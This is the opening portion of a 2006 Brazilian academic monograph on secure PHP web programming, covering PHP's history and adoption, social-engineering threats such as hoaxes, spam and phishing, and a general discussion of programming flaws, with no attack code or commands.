

UNIVERSIDADE ESTADUAL DE MARINGÁ  
CENTRO DE TECNOLOGIA  
DEPARTAMENTO DE INFORMÁTICA  
CURSO DE ESPECIALIZAÇÃO:  
*DESENVOLVIMENTO DE SISTEMAS PARA WEB –*  
TURMA II

**PROGRAMAÇÃO SEGURA UTILIZANDO PHP**

Petter Rafael Villa Real Silva

Maringá – PR  
2006

UNIVERSIDADE ESTADUAL DE MARINGÁ  
CENTRO DE TECNOLOGIA  
DEPARTAMENTO DE INFORMÁTICA  
CURSO DE ESPECIALIZAÇÃO:  
*DESENVOLVIMENTO DE SISTEMAS PARA WEB –*  
TURMA II

## **PROGRAMAÇÃO SEGURA UTILIZANDO PHP**

**Petter Rafael Villa Real Silva**

Monografia apresentada como parte dos requisitos para a obtenção do título de especialista do curso de Desenvolvimento de Sistemas para Web da Universidade Estadual de Maringá – UEM.

Orientador:

Carlos Benedito Sica De Toledo

Maringá – PR

2006

UNIVERSIDADE ESTADUAL DE MARINGÁ  
CENTRO DE TECNOLOGIA  
DEPARTAMENTO DE INFORMÁTICA  
CURSO DE ESPECIALIZAÇÃO:  
*DESENVOLVIMENTO DE SISTEMAS PARA WEB –*  
TURMA II

## **PROGRAMAÇÃO SEGURA UTILIZANDO PHP**

Monografia aprovada como requisito parcial  
para obtenção do título de especialista em  
Desenvolvimento de Sistemas para Web da  
Universidade Estadual de Maringá - UEM.

Carlos Benedito Sica De Toledo

Ayslan Trevizan Possebom

Marco Aurélio Lopes Barbosa

Maringá – PR

2006

Quem vai sozinho pode até chegar mais rápido,  
porém quem vai acompanhado chega mais longe.

Anônimo.

## **Agradecimentos**

Agradeço primeiro a Deus pela sabedoria e força para prosseguir nos meus estudos.

Agradeço a minha mulher por acreditar mesmo quando outros não acreditavam.

Agradeço a meus pais pelo dom da vida.

Agradeço a meu orientador por acreditar nesse trabalho e por disponibilizar parte do seu tempo para guiar os meus passos.

Agradeço a todos os professores por compartilhar conosco seu conhecimento e experiência.

Agradeço a toda comunidade PHP do Brasil pela disposição em fornecer informações e dados para este trabalho.

Agradeço a todas as outras pessoas que de alguma forma contribuíram para que este trabalho fosse realizado.

## Resumo

Hoje em dia a Internet é uma realidade. Mais que jogos e entretenimento a Internet permite a utilização de sua flexibilidade, portabilidade e fácil comunicação para que sejam aproveitados por sistemas de informação. Nesse ambiente sistemas originalmente desenvolvidos sob as premissas de cliente-servidor estão sendo portados em partes ou em sua totalidade para o ambiente da Internet.

Essa migração aliada a linguagens de programação especializadas permite grande flexibilidade e poder em tempo de desenvolvimento, contudo fora da camada de segurança da rede, os sistemas baseados na Internet têm a necessidade de prover meios de se precaverem por si só de ataques dos mais diversos tipos.

Tendo um escopo de utilização muito maior do que as redes em que operam os sistemas cliente-servidor, os sistemas baseados na Internet estão sendo disponibilizados em todas as partes do mundo, dessa forma cabe ao próprio sistema impor regras de utilização para evitar acessos não autorizados e até mesmo comprometimento do funcionamento do servidor de operação.

Assumir que a Internet é um ambiente não propício para a disseminação de sistemas de informação é não acompanhar a evolução e seus benefícios, logo é necessária a mudança de conceitos e premissas para o desenvolvimento rápido e seguro de sistemas baseados na Internet.

É nesse ambiente adverso que se torna necessário o estudo de técnicas de programação segura, visando eliminar esses problemas ou em pior situação, diminuir ao máximo o raio de atuação de um ataque bem sucedido.

Palavras-chave: segurança, Internet, PHP, programação.

## **Abstract**

Nowadays the Internet is a reality. More than games and entertainment the Internet allows the use of its flexibility, façade and easy communication so that they are used to advantage by information systems. In this environment systems originally developed under the client-server premises they are being carried in parts or its totality for the environment of the Internet.

This allied migration the specialized programming languages allow to the great flexibility and power in development time, however it are of the layer of security of the net, the systems based on the Internet has the necessity to provide ways of if preventing by itself of attacks of the most diverse types.

Having a target of very bigger use of what the nets where they operate the systems customer-server, the systems based on the Internet are being available in all the parts of the world, of this form fits to the proper system to impose use rules to prevent not authorized accesses and even though compromised of the functioning of the operation server.

To assume that the Internet is a not propitious environment for the dissemination of information systems is not to follow the evolution and its benefits, then it is necessary the change of concepts and premises for safe from development fast e systems based on the Internet.

It is in this adverse environment that if becomes necessary the study of techniques of safe programming, aiming at to eliminate these problems or in worse situation, to diminish to the maximum the ray of performance of a successful attack.

Keywords: security, Internet, PHP, programmer.

## Sumário

1	Introdução .....	8
2	Revisão da bibliografia .....	9
2.1	Por que PHP? .....	9
2.2	Relacionamento do cliente com o servidor.....	10
3	Modelos de ataques na Internet .....	14
3.1	Ataques baseados em Engenharia Social.....	14
3.1.1	Hoax .....	15
3.1.2	Spam.....	15
3.1.3	Phising Scam .....	16
4	Ataques baseados em falhas de programação .....	18
4.1.1	Falhas de programação .....	18
4.2	Web: segurança x benefícios .....	19
5	Características da linguagem PHP .....	21
5.1	O PHP e a segurança .....	22
5.2	Segurança em meios informáticos .....	22
6	Ataques e defesa na Internet .....	24
6.1	O ambiente de desenvolvimento e execução do PHP .....	24
7	Configuração da plataforma de execução do PHP.....	26
7.1	Sistema operacional de execução do PHP .....	26
7.2	O servidor HTTP .....	26
7.3	O banco de dados MySQL.....	27
7.4	A engine de execução do PHP .....	28
8	Ataques por falha de programação .....	30
8.1	Usando PHP em modo seguro.....	30
8.2	Incluindo arquivos como parte de scripts .....	31
8.3	Modificando configurações no servidor em tempo de execução.....	31
8.4	Configurando a árvore de diretório.....	32
8.5	Carga dinâmica e limitação de funções .....	33
8.6	Criptografia no PHP .....	33
8.6.1	Algoritmos de Hashing.....	35
8.6.2	Camada de servidor seguro (SSL).....	37
8.7	Execução de arquivos arbitrários .....	38
8.7.1	Ataque direto ao servidor .....	40
8.8	Adulteração de site .....	41
8.8.1	Ataque DoS no servidor via site.....	43
8.9	Ler arquivos arbitrários .....	43
8.10	XSS – Cross Site Scripting.....	45
8.10.1	Injetando JavaScript .....	45
8.10.2	SQL injection.....	46
8.11	Modelos de autenticação no PHP .....	48
8.11.1	Autenticação via HTTP .....	48
8.11.2	Autenticação via formulário.....	49
8.12	Evitando ataques por tipagem dinâmica .....	50
9	Acessando dados do Banco de Dados via XML.....	52
9.1	O que é XML .....	52
9.1.1	Parser XML.....	53
9.1.2	PHP e XML .....	53
10	Conclusão .....	57
	Referências bibliográficas .....	60
	Bibliografia.....	61

## Índice de ilustrações

Gráfico 1: esquema de funcionamento do servidor PHP.....	12
Gráfico 2: gráfico evolutivo da utilização do PHP até Junho 2006.....	13
Gráfico 3: desempenho do <i>market share</i> dos principais servidores Web em relação ao total de domínios.....	14

## **Índices de Tabelas**

Tabela 1: custo comparativo de servidores Web..... 13

Tabela 2: desempenho dos desenvolvedores de servidores Web.....14

## 1 Introdução

O desenvolvimento de sistemas informatizados está se voltando cada dia mais para o ambiente Web, que é ainda considerado um ambiente novo, com novos conceitos e conseqüentemente novos recursos. A estas características, que são positivas, vem agregado um ambiente altamente propício a ataques e fraudes.

Em um sistema baseado no modelo cliente-servidor, o acesso local ou remoto é restrito e mais fácil de ser controlado, pois o sistema fica protegido sob a camada de segurança da rede e as conexões feitas a ele obedecem aos mesmos critérios de segurança, mas no ambiente Web a situação muda completamente, pois, o sistema fica literalmente exposto, a todo o mundo, por meio da Internet.

Em um ambiente tão aberto e liberal é certo que sempre vai existir alguém com disposição e conhecimento técnico suficiente para testar o nível de segurança desses sistemas explorando as falhas existentes.

Para ilustrar a gravidade do problema, falhas na programação de sistemas baseados na Web podem, em casos extremos, comprometer a segurança de todo o servidor, pois, dependendo da falha a ser explorada é possível que o atacante consiga escalar privilégios até chegar aos do usuário administrador do sistema (*root*).

O presente trabalho se propõe a definir e apontar métodos de ataques e defesas voltados a falhas de programação. Essa idéia se baseia no fato de que um sistema Web precisa, mais do que qualquer outro tipo de sistema, que a equipe de desenvolvimento tenha a segurança como preceito principal.

A proposta não é se concentrar em segurança de ambientes de rede ou servidores, mas a abordagem de aspectos de configuração de servidores para que sejam implementados recursos de segurança em tempo de desenvolvimento e execução. Baseando-se então neste foco, a linguagem de programação escolhida para apoiar esse estudo é PHP, por ser uma linguagem executada do lado do servidor (*server-side*), além de ser multiplataforma, de baixo custo de software e com amplo suporte a acesso a banco de dados.

## 2 Revisão da bibliografia

Com base no cenário de estudo já apresentado iremos abordar assuntos diretamente ligados à linguagem PHP e a falhas de programação para formar conceitos teóricos que irão embasar este trabalho.

### 2.1 Por que PHP?

Estudando um pouco sobre a história dessa linguagem, que começa em 1.994 com Rasmus Lerdorf membro da comunidade Apache que sentindo uma deficiência em produzir conteúdo dinâmico para a Web escreveu em Perl para funcionar como um CGI (*Common Gateway Interface*) o Personal Home Page, primeira denominação para a sigla PHP e, devido a sua grande propagação, Ramsus disponibilizou uma parte da documentação do mesmo dando origem ao PHP v.01, em seguida foi adicionado um sistema para a interpretação de formulários dando origem ao PHP/FI, aonde a sigla FI vem de *Form Interpreter*.

A partir daí novos colaboradores foram surgindo e a linguagem PHP vem demonstrando uma constante evolução, hoje o PHP encontra-se na sua versão 5 onde foi incrementado, ainda que de forma modesta, o suporte para a programação orientada a objetos (POO).

A partir desse breve resumo de sua criação e história, é possível constatar que desde a sua origem, o PHP foi concebido para ser utilizado exclusivamente na Web, com isso se ganha em recursos e aplicação, além da grande flexibilidade que a linguagem oferece, essa flexibilidade chega ao ponto que o PHP pode ser executado como um módulo do servidor Web ou um CGI.

Outro fator que foi decisivo para a escolha do PHP é a sua larga aceitação na Web, onde hoje o número de servidores executando o PHP supera a marca dos 19.562.759 domínios, de acordo com pesquisas feitas pelo Netcraft, isso se deve além da sua flexibilidade ao fato de que o interpretador PHP é 100% gratuito facilitando assim a assimilação do conceito de sistema Web por pequenas e micro empresas.

O crescimento do número de utilizadores aliado ao baixo custo de implantação e desenvolvimento impulsionou grandes empresas a utilizarem esta tecnologia. Como exemplo cita-se: Danone Brasil, Alimentos Wilson, Ambev,

Bebidas Asteca e Bebidas Funada.

De forma resumida, o PHP é uma linguagem voltada totalmente para a Web desde a sua concepção e cabe ressaltar suas principais características:

- É multiplataforma;
- Consome pouco recurso de processamento do servidor;
- Fornece amplo suporte a banco de dados;
- Suporte a tratamento dinâmico de imagens;
- Total acesso e manutenção ao conteúdo de arquivos texto e binários.

Alguns fatos positivos, que tornam essa linguagem especial são:

- Sintaxe muito parecida com a da linguagem C;
- Possui elementos de C, Java e Perl, porém, ele não apresenta as falhas dessas linguagens, como por exemplo, a falha de Buffer Overflow que acontece em C;
- Apresenta elementos próprios, fato que torna a linguagem mais refinada.

## 2.2 Relacionamento do cliente com o servidor

O PHP preserva a sua flexibilidade até no modo de execução no servidor, onde pode ser utilizado de duas formas:

- Como um módulo do servidor HTTP ou;
- Como um aplicativo CGI.

Dentre essas duas configurações, em se tratando de segurança, a primeira opção, um módulo do servidor HTTP é mais indicada, pois como uma aplicação CGI o PHP pode ser induzido por um atacante a acessar ou executar arquivos externos ao servidor, como por exemplo, arquivos localizados na raiz do sistema operacional que o servidor estiver instalado, independentemente em qual plataforma ou servidor HTTP estiverem sendo executados.

O esquema de funcionamento do PHP é simples: ao acessar alguma página desenvolvida em PHP, a partir de qualquer navegador para a Web (*browser*), o servidor HTTP direciona a requisição para o interpretador PHP, este por sua vez, executa o *script* contido na página solicitada e devolve ao cliente, por meio do protocolo HTTP, uma página escrita em HTML puro, preservando dessa forma toda a lógica com o qual foi desenvolvido, aumentando assim a segurança e evitando exploração no código-fonte do *script*.

De acordo com Jesus Castagnetto et al no livro PHP Programando “O sistema PHP pode ser compilado para ser um interpretador CGI independente ou um módulo Apache. Com o sistema PHP configurado para ser um interpretador CGI, sempre que um script PHP vai ser interpretado, o servidor Web gera uma instancia do interpretador PHP, o qual interpreta o script. Isso, evidentemente, causa alguma degradação de desempenho”.

Por fim, pode-se afirmar que tanto a configuração do PHP como um módulo do servidor HTTP ou uma aplicação CGI, o resultado final para o cliente é o mesmo: HTML puro.

A figura 1 apresenta um diagrama de blocos que demonstra a interação entre o PHP, o servidor e o *browser* do usuário:




Figura 1: esquema de funcionamento do servidor PHP (como CGI ou como módulo do servidor)

O custo de aquisição de um servidor PHP pode ser considerado zero, quando desconsideradas naturalmente, a conexão com a Internet (que é provida por empresas terceiras) e a aquisição de *hardware*. Tanto o servidor HTTP, por exemplo o Apache, como o interpretador ou servidor PHP são gratuitos e podem ser configurados tendo como base plataformas *opensource*<sup>1</sup>, como é o caso do Linux.

Para ilustrar melhor, podemos adotar como distribuição Linux o Ubuntu Server, com Apache, módulo PHP e banco de dados MySQL, todos esses softwares

<sup>1</sup> O termo informático *OpenSource* significa código aberto, ou seja, além ser de uso liberado para o público em geral mediante uma licença padrão denominada GPL o desenvolvedor ou empresa responsável libera também ao público o código-fonte do software permitindo assim a sua alteração e edição.

constituem o servidor e são adquiridos de forma gratuita por seus respectivos distribuidores.

Além disso, tudo, surge à vantajosa oferta de diversos bancos de dados gratuitos, entre eles o popular MySQL.

Não fosse somente o custo de aquisição zero, o PHP está inserido na comunidade *opensource*, que apresenta uma enorme base de conhecimento e que é responsável por todas as atualizações necessárias para a continuidade do projeto.

A tabela 1 estabelece a comparação entre os custos dos principais servidores em relação ao servidor PHP:

Tabela comparativa de custos de servidores (em US\$)				
Item:	ASP	Cold Fusion	JSP	PHP
Desenvolvimento	0 - 480	395	0	0
Servidor	620	1,295	0 - 595	0
RDBMS	1,220 – 4,220	0 - ~10,000	0 - ~10,000	0
Suporte incidente	0 - 245	0 - 75	0 - 75	0

Fonte: [www.infowester.com](http://www.infowester.com)

Tabela 1: custo comparativo de servidores Web

De acordo com o Netcraft ([www.php.net/usage.php](http://www.php.net/usage.php)) em junho de 2006 a utilização do PHP tem apresentado significativo crescimento, o qual é mostrado na figura 2.

PHP: 19.508.411 domínios

Endereços: 1.280.099 endereços IP




Figura 2: Gráfico evolutivo da utilização do PHP até junho de 2006.

Ainda segundo o Netcraft ([http://news.netcraft.com/archives/web\\_server\\_survey.html](http://news.netcraft.com/archives/web_server_survey.html)), o market share<sup>2</sup> dos principais servidores Web nos domínios apresenta um forte crescimento Apache, conforme apresentado na figura 3.




Figura 3: desempenho do market share dos principais servidores Web em relação ao total de domínios.

A tabela 2 mostra uma comparação entre desempenho dos desenvolvedores dos principais servidores Web entre junho de 2006 e julho de 2006:

Tabela comparativa de desenvolvedores de servidores Web					
Desenvolvedor	Junho 2006	%	Julho 2006	%	Rate
Apache	52389885	61.25	55622584	63.09	1.84
Microsoft	25415611	29.71	25988099	29.48	-0.23
Zeus	531399	0.62	518503	0.59	-0.03
Sun	1311822	1.53	347037	0.39	-1.14

Fonte: Netcraft ([http://news.netcraft.com/archives/web\\_server\\_survey.html](http://news.netcraft.com/archives/web_server_survey.html))

Tabela 2: desempenho dos desenvolvedores de servidores Web entre julho e junho de 2006.

Os dados apresentados demonstram a larga utilização tanto do servidor Web Apache e da linguagem PHP que é interpretado no servidor (*server-side*).

Com base nesses dados podemos verificar a larga utilização do PHP nos servidores Web em execução hoje.

<sup>2</sup> Termo utilizado para designar fatia de mercado

### 3 Modelos de ataques na Internet

Hoje podemos separar de duas formas as técnicas base para se empreender um ataque via Internet, a primeira delas e mais difícil de impedir são as baseadas na engenharia social, a segunda e de cunho totalmente técnico são as falhas de programação.

#### 3.1 Ataques baseados em Engenharia Social

Tim Converse e Joyce Park em seu livro "PHP: A Bíblia" afirmam que "Freqüentemente, a engenharia humana é uma parte subestimada do processo de *cracking*<sup>3</sup>. Às vezes é mais fácil para um cracker<sup>4</sup> extrair as informações (particularmente a senha) de pessoas do que do servidor". Esse padrão de ataque tem em vista, o lado do usuário que por não possuir na maioria das vezes conhecimento técnico, é facilmente ludibriado e forçado a abrir programas espíões conhecidos como *Malware*<sup>5</sup> ou programas *Back Door*<sup>6</sup> para forçar a abertura de portas de comunicação com o invasor.

Existe ainda o fato de que por meio da Web, um invasor "seleciona" centenas de outros computadores sem o conhecimento dos usuários para formar um exército e dessa forma coordenar um ataque em massa, também conhecido como DoS ou DDoS<sup>7</sup> (*Denial of Service*). Mesmo um ataque nesse padrão é baseado em engenharia social pois, ele tem início na captura de máquinas e isso é feito por técnicas de engenharia social embasada em técnicas na maioria das vezes fracas.

Ataques de engenharia social por não se basearem em conceitos técnicos são difíceis de serem barrados e só serão reduzidos quando os usuários da Web se conscientizarem e passarem a adotar regras e políticas de segurança mesmo em seus computadores pessoais, presentes em suas residências.

Dentre os métodos de engenharia social pode-se destacar três métodos:

---

<sup>3</sup> Cracking é um termo informático para designar o processo de quebra da segurança do sistema, com a intenção de obter ganho financeiro.

<sup>4</sup> Cracker é o termo utilizado para designar a pessoa que pratica cracking.

<sup>5</sup> Malware é uma nova denominação dada a pragas virtuais, que são na verdade softwares maliciosos e especializados em roubo de informações sigilosas do computador infectado. Essa classe de software apresenta características distintas dos vírus de computador.

<sup>6</sup> Back door são programas que uma vez instalados em uma máquina libera acesso remoto da máquina para alguma outra pessoa em algum ponto da Internet.

<sup>7</sup> DDoS é uma modalidade de ataque que tem como base utilizar várias máquinas, sem que o usuário saiba, para gerar um grande tráfego a um determinado servidor impossibilitando os seus serviços.

*Hoax, Scam e Phising Scam*, que podem também ser conhecido como "vírus social".

### **3.1.1 Hoax**

Esse método visa à divulgação em massa de "notícias" falsas, ou seja, é divulgada alguma "grande descoberta" que pode ser um vírus, um novo serviço grátis na Web, entre outros. Em todos os casos são citados os nomes de grandes empresas do setor de informática ou do segmento atacado pelo Hoax.

Em geral, esse vírus social é distribuído às massas via e-mail, porém recentemente os criadores de Hoax estão utilizando outros meios para a sua propagação como os serviços de mensagens instantâneas e até mesmo sites de relacionamento como o Orkut. Uma característica marcante no Hoax e sempre presente é que todos, independentes do seu meio de propagação, pedem que o destinatário reencaminhe aquela mensagem original para todos os seus contatos.

O destinatário na esperança de ajudar seus amigos ou familiares vai divulgando o Hoax sucessivamente, tendo a sua propagação elevada em grau exponencial.

Os danos causados pelo Hoax vão desde o congestionamento de serviços de e-mails, caixas privadas de e-mail até prejuízos financeiros para empresas quando este induz as pessoas que o consumo de determinado produto pode ser prejudicial à saúde, prejudica o meio-ambiente, é contra alguma lei ou ainda fere conceitos religiosos.

Tecnicamente um Hoax não apresenta nenhuma inovação tecnológica, depende única e exclusivamente que o seu conteúdo comova de alguma forma o destinatário para que o mesmo seja sensibilizado e o propague iniciando assim o seu ciclo de vida.

### **3.1.2 Spam**

O Spam é hoje considerado uma praga, pois lota caixas de entrada de e-mails e em casos extremos pode até mesmo deixar servidores de e-mail congestionados e inoperantes por um período. O Spam é largamente utilizado para a divulgação de produtos, na sua grande maioria, produtos que não têm o respaldo legal e nem a

qualidade exigida pela sociedade e órgãos de fiscalização competentes para serem comercializados nas formas mercantis. Assim, seus detentores utilizam o Spam para a sua divulgação ilícita visando à comercialização também irregular.

Mais recentemente o Spam também vem sendo utilizado como uma forma de divulgação de produtos contrabandeados e/ou pirateados. O grande problema do Spam é o seu grande volume e um endereço atacado será constantemente bombardeado por dezenas, até centenas, de mensagens todos os dias.

Embora ainda em discussão leis "antispam" ainda são confusas e pouco eficazes pois tecnicamente é difícil localizar a pessoa que envia Spam (Spamer). Filtros antispam são disponibilizados pelas empresas responsáveis por servidores de e-mail ou até mesmo pela comunidade open source, o fato é que apesar de várias ferramentas já terem alcançado um grau de maturidade considerável, tais filtros apenas funcionam como uma forma paliativa de lidar com o problema, pois não os eliminam e nem os evitam, visto que a fonte é social e não técnica.

### 3.1.3 Phising Scam

De todas as técnicas de engenharia social, esta é uma das que mais trás problemas, tanto para empresas como para usuários da Internet.

Um *Phising Scam* é um *malware*<sup>8</sup> híbrido nascido da combinação do Hoax e do Spam com algum tipo de *Trojan Horse*<sup>9</sup> ou *Back Door*<sup>10</sup>. Para atingir o maléfico objetivo, é utilizado um meio de divulgação em massa (geralmente é utilizado o e-mail), que circula uma falsa notícia que pode envolver problemas do leitor com bancos ou até mesmo com a Receita Federal. Estas mensagens eletrônicas levam um link que teoricamente trás a solução do problema anunciado, mas na realidade aponta para o site onde está hospedado algum tipo de vírus como o *Trojan Horse* ou *Back Door*. Mensagens mais suaves e sociais como "veja as fotos" são detectados freqüentemente.

Ao ludibriar o usuário e induzi-lo a acessar o link, o seu computador é

---

<sup>8</sup> Malware é uma classe de programa que não se enquadra nas características de um vírus e ao ser executado trás algum tipo de malefício para o usuário.

<sup>9</sup> Também conhecido como cavalo de tróia é uma classe de software que vem oculto em outros softwares que durante o processo de instalação do software hospedeiro executa a infecção do computador local.

<sup>10</sup> Back door é um software que ao ser instalado libera um porta do protocolo TCP/IP e permite que a pessoa que enviou o software tenha acesso aos arquivos e recursos da máquina atacada.

imediatamente infectado. Uma vez infectado o computador vários males podem surgir:

- Envio automático de e-mails para todos os endereços cadastrados no catálogo de endereços;
- A exibição de falsos sites que têm o objetivo de capturar dados importantes do usuário como dados e senhas bancárias;
- A instalação de programas que monitoram todos os toques no teclado (*keylogger*<sup>11</sup>) da vítima ou ainda uma variação mais sofisticada desse último que tem como objetivo monitorar os cliques de teclado (*mouseloger*<sup>12</sup>), compactam essas informações em um arquivo e o enviam pela Internet para o criador do vírus.

Esse método é o mais complexo e conseqüentemente o que mais trás riscos pois une técnicas de engenharia social com programas especialmente desenvolvidos para captura de dados.

---

<sup>11</sup> Software que tem a características de ser oculto ao usuário do computador infectado e tem a única e exclusiva função de capturar todos os toques de teclado da máquina infectada e encaminhar via e-mail para o seu desenvolvedor.

<sup>12</sup> É na verdade uma variação do keylogger só que ao invés de capturar toques do teclado tem a função de capturar cliques do mouse.

## 4 Ataques baseados em falhas de programação

Estes tipos de ataques têm sua origem na exploração de sistemas por pessoas com grande conhecimento técnico, essa exploração tem o único intuito de localizarem falhas e explorá-las de forma que consiga acesso não autorizado ou ainda que o sistema ou base de dados seja danificado.

Após métodos de ataque ser desenvolvidos nesse padrão a empresa ou profissional liberal responsável pelo desenvolvimento do sistema afetado libera correções, formando um ciclo reativo. São raras as vezes que uma correção é liberada de forma pró-ativa, ou seja, antes que de determinada falha seja explorada é liberada uma correção para inibir o problema.

Geralmente são dois tipos os sistemas atacados dessa forma, os sistemas operacionais e os sistemas baseados na Web. No caso dos sistemas operacionais os ataques visam danificar a máquina ou abrir portas de comunicação, já no caso dos sistemas baseados na Web são possíveis acessos não autorizados, danos na base de dados ou escalação de privilégios chegando até o servidor principal.

### 4.1.1 Falhas de programação

Quando um sistema é desenvolvido estabelece-se o "ciclo de vida de um software", que é composto por várias fases: análise, especificação, projeto, implementação e testes. Em especial, quando ele está sendo codificado em alguma linguagem de programação, se a equipe responsável por este trabalho não se comprometer em explorar o código-fonte gerado em busca de falhas de programação, fatalmente esse sistema estará sujeito a uma série de métodos de ataques, mesmo que o sistema, depois de finalizado, esteja sendo executado a partir de um servidor seguro.

Essas falhas podem permitir ao invasor entrar ('logar') no sistema como um usuário válido dando margens a várias ações, entre elas:

- Danificar a base de dados;
- Executar e ter acesso a arquivos localizados no servidor;
- Executar programas (vírus, *back doors*, etc) externos a esse servidor;
- Instalar novos programas;
- Seqüestrar dados dos usuários do sistema;

- Impedir o funcionamento do servidor;
- Executar *scripts* hostis no acesso ao sistema;
- Escalar a hierarquia de usuários até o administrador.

Como é possível constatar, um sistema desenvolvido sem dar atenção especial à segurança, pode comprometer não somente o próprio software, mas toda a rede, incluindo a base de dados, servidores, e a privacidade dos usuários.

A exploração dessas falhas e o estrago que elas podem fazer dependem somente do conhecimento técnico e criatividade do invasor.

Para coibir esses atos, se torna fundamental que o sistema seja projetado desde o início com foco na segurança, com destaque à fase de codificação, considerada a mais delicada no ciclo de vida para garantir a segurança do sistema.

Ato contínuo, programadores inexperientes deixam inadvertidamente, brechas para que os invasores explorem servidores considerados seguros.

Técnicas simples podem contribuir sobremaneira para a minimização de invasões:

- Filtros dos dados enviados pelos clientes;
- Filtros de tipo MIME<sup>13</sup> para inserção de arquivos no servidor (*upload*);
- Tratamentos adequados de variáveis globais e privados;

Essas técnicas, que serão explicadas em detalhes na seção (7) podem na grande maioria das vezes, impedir a maioria dos ataques por falha de programação.

## 4.2 Web: segurança x benefícios

Tim Converse e Joyce Park dizem “Mas tudo isso não deve causar medo nem fazer com que você deixe de publicar o seu site, seja ele pessoal ou comercial. Na verdade o que Tim e Joyce querem dizer é que apesar de toda a insegurança do ambiente Web ele não deve ser deixado de lado nem visualizado como uma coisa ruim ou inútil. As estatísticas mostram que a utilização desse meio tem aumentado ao logo dos anos, a ponto de transformar o modo de vida da população.”

A Web trás um novo conceito para o mundo dos negócios e entretenimento, hoje todas as empresas já se fixaram na Web ou o estão fazendo isso de forma

---

<sup>13</sup> É o cabeçalho do arquivo onde encontram-se informações sobre sua codificação e tipo independente da sua extensão declarada.

acelerada, pois a Internet permite grande redução de custos das mais diversas formas.

Essa redução de custos pode ser advinda da facilidade de acesso de aos sistemas de uma organização presente em qualquer lugar do planeta, utilizando uma infra-estrutura minimizada. Até redução nos custos de telefonia e comunicação por meio de e-mails, comunicadores instantâneos e VoIP, claro que todos os recursos que a Web apresenta tem de ser explorado de forma consciente e estruturada para que os recursos sejam seguros o suficiente para serem implementados com confiança pela organização.

Mas a Web não se resume ao mundo dos negócios, pois foi projetada inicialmente para fins militares para depois ser liberada para o uso civil abrangendo primeiramente o cenário acadêmico.

Logo após a sua liberação para uso civil a Web serviu e serve de forma cada vez mais refinada como um canal de entretenimento rivalizando até mesmo com outros meios de comunicação em massa como o rádio e a TV. É possível perceber até uma ambição de conversão das mídias para que essas sejam baseadas na Internet.

